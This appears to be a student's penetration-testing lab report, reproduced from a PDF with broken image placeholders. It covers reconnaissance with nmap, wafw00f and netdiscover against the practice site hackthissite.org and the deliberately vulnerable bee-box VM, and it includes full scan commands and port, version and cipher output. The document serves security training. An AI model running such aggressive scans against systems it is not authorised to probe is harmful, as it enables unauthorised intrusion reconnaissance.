Stands for Network MAPper. It is an open-source tool that is used to scan IP address and ports in a network and to detect installed applications. It helps to collection information – which devices are available on the network and open ports with banner information.


┌──(root💀kali)-[~]
└─# nmap -A -T4 -p- hackthissite.org
Starting Nmap 7.92 (https://nmap.org) at 2022-05-15 15:15 EDT
Nmap scan report for hackthissite.org (137.74.187.100)
Host is up (0.00021s latency).
Other addresses for hackthissite.org (not scanned): 137.74.187.103 137.74.187.104 137.74.187.101 137.74.187.102 2001:41d0:8:ccd8:137:74:187:101 2001:41d0:8:ccd8:137:74:187:103 2001:41d0:8:ccd8:137:74:187:102 2001:41d0:8:ccd8:137:74:187:100 2001:41d0:8:ccd8:137:74:187:104
Not shown: 65533 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
80/tcp open tcpwrapped
443/tcp open ssl/tcpwrapped
|_http-server-header: HackThisSite
| ssl-cert: Subject: commonName=hackthissite.org
| Subject Alternative Name: DNS:*.hackthissite.org, DNS:hackthissite.org
| Not valid before: 2022-04-19T02:16:34
|_Not valid after: 2022-07-18T02:16:33
|_http-title: HackThisSite
| http-robots.txt: 2 disallowed entries
|_/missions/ /killing/all/humans/
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: WAP|general purpose
Running: Actiontec embedded, Linux 2.4.X|3.X
OS CPE: cpe:/h:actiontec:mi424wr-gen3i cpe:/o:linux:linux_kernel cpe:/o:linux:linux_kernel:2.4.37 cpe:/o:linux:linux_kernel:3.2
OS details: Actiontec MI424WR-GEN3I WAP, DD-WRT v24-sp2 (Linux 2.4.37), Linux 3.2
Network Distance: 2 hops
TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 0.08 ms 192.168.75.2
2 0.12 ms hackthissite.org (137.74.187.100)
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 223.13 seconds

WAFwoof


Is a tool that retrieves information about web-application firewall.


┌──(root💀kali)-[~]
└─# wafw00f -a hackthissite.org
Woof!
~ WAFW00F : v2.1.0 ~
The Web Application Firewall Fingerprinting Toolkit
[*] Checking https://hackthissite.org
[+] Generic Detection results:
[-] No WAF detected by the generic detection
[~] Number of requests: 7
┌──(root💀kali)-[~]
└─#

Netdiscover


is a tool that scans other machines available on the network.


Netdiscover -I eth0




Beebox enumeration

I used nmap to perform enumeration on beebox VM and was succesfully able to collect information about open ports, services running and banner information.




root@kali: ~
root@kali: ~
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: ITSECGAMES)
443/tcp open ssl/http   Apache httpd 2.2.8 ((Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g)
| sslv2:
| SSLv2 supported
| ciphers:
| SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
| SSL2_RC2_128_CBC_WITH_MD5
| SSL2_RC4_128_EXPORT40_WITH_MD5
| SSL2_DES_192_EDE3_CBC_WITH_MD5
| SSL2_DES_64_CBC_WITH_MD5
|_   SSL2_RC4_128_WITH_MD5
|_ssl-date: 2022-05-15T19:33:23+00:00; 0s from scanner time.
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=bee-box.bwapp.local/organizationName=MME/stateOrProvinceName=Flanders/countryName=BE
| Not valid before: 2013-04-14T18:11:32
|_Not valid after: 2018-04-13T18:11:32
445/tcp open netbios-ssn Samba smbd 3.0.28a (workgroup: ITSECGAMES)
512/tcp open exec   netkit-rsh rexecd
513/tcp open login?
514/tcp open shell?
666/tcp open doom?
| fingerprint-strings:
| GenericLines, beast2:
| *** bWAPP Movie Service ***
|_   Matching movies: 0
3306/tcp open mysql   MySQL 5.0.96-0ubuntu3
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
| mysql-info:
| Protocol: 10
| Version: 5.0.96-0ubuntu3
| Thread ID: 42
| Capabilities flags: 41516
| Some Capabilities: SupportsCompression, Speaks41ProtocolNew, ConnectWithDatabase, SupportsTransactions, LongColumnFlag, Support41Auth
| Status: Autocommit
|_ Salt: `PQ%dHyKJosq]^Cp.1I]
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
3632/tcp open distccd   distccd v1 ((GNU) 4.2.3 (Ubuntu 4.2.3-2ubuntu7))
5901/tcp open vnc   VNC (protocol 3.8)


root@kali: ~
root@kali: ~
root@kali: ~
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
3632/tcp open distccd   distccd v1 ((GNU) 4.2.3 (Ubuntu 4.2.3-2ubuntu7))
5901/tcp open vnc   VNC (protocol 3.8)
| vnc-info:
| Protocol version: 3.8
| Security types:
|_   VNC Authentication (2)
6001/tcp open X11   (access denied)
8080/tcp open http   nginx 1.4.0
|_http-server-header: nginx/1.4.0
|_http-title: Site doesn't have a title (text/html).
|_http-open-proxy: Proxy might be redirecting requests
8443/tcp open ssl/http   nginx 1.4.0
| ssl-cert: Subject: commonName=bee-box.bwapp.local/organizationName=MME/stateOrProvinceName=Flanders/countryName=BE
| Not valid before: 2013-04-14T18:11:32
|_Not valid after: 2018-04-13T18:11:32
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.4.0
|_ssl-date: 2022-05-15T19:33:23+00:00; 0s from scanner time.
| tls-nextprotoneg:
|_ http/1.1
9080/tcp open http   lighttpd 1.4.19
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: lighttpd/1.4.19
9443/tcp open ssl/http   lighttpd 1.4.19
|_http-server-header: lighttpd/1.4.19
|_ssl-date: 2022-05-15T19:33:23+00:00; 0s from scanner time.
| sslv2:
| SSLv2 supported
| ciphers:
| SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
| SSL2_RC2_128_CBC_WITH_MD5
| SSL2_RC4_128_EXPORT40_WITH_MD5
| SSL2_DES_192_EDE3_CBC_WITH_MD5
| SSL2_DES_64_CBC_WITH_MD5
|_   SSL2_RC4_128_WITH_MD5
| ssl-cert: Subject: commonName=bee-box.bwapp.local/organizationName=MME/stateOrProvinceName=Flanders/countryName=BE
| Not valid before: 2013-04-14T18:11:32
|_Not valid after: 2018-04-13T18:11:32
|_http-title: Site doesn't have a title (text/html).
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port666-TCP:V=7.92%I=7%D=5/15%Time=628154E4%P=x86_64-pc-linux-gnu%r(Gen
SF:ericLines,400,"***\x20bWAPP\x20Movie\x20Service\x20***\nMatching\

root@kali: ~

root@kali: ~ | root@kali: ~

```
|_http-title: Site doesn't have a title (text/html).
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port666-TCP:V=7.92%I=7%D=5/15%Time=628154E4%P=x86_64-pc-linux-gnu%r(Gen
SF:ericLines,400,"\*\*\*\x20bWAPP\x20Movie\x20Service\x20\*\*\*\nMatching\
SF:x20movies:\x200\n\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0")%r(beast2,400,"\*\*\*\x20bWAPP\x20Movie\x20Service
SF:\x20\*\*\*\nMatching\x20movies:\x200\n\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
```

Applications Places Terminal May 15 15:35

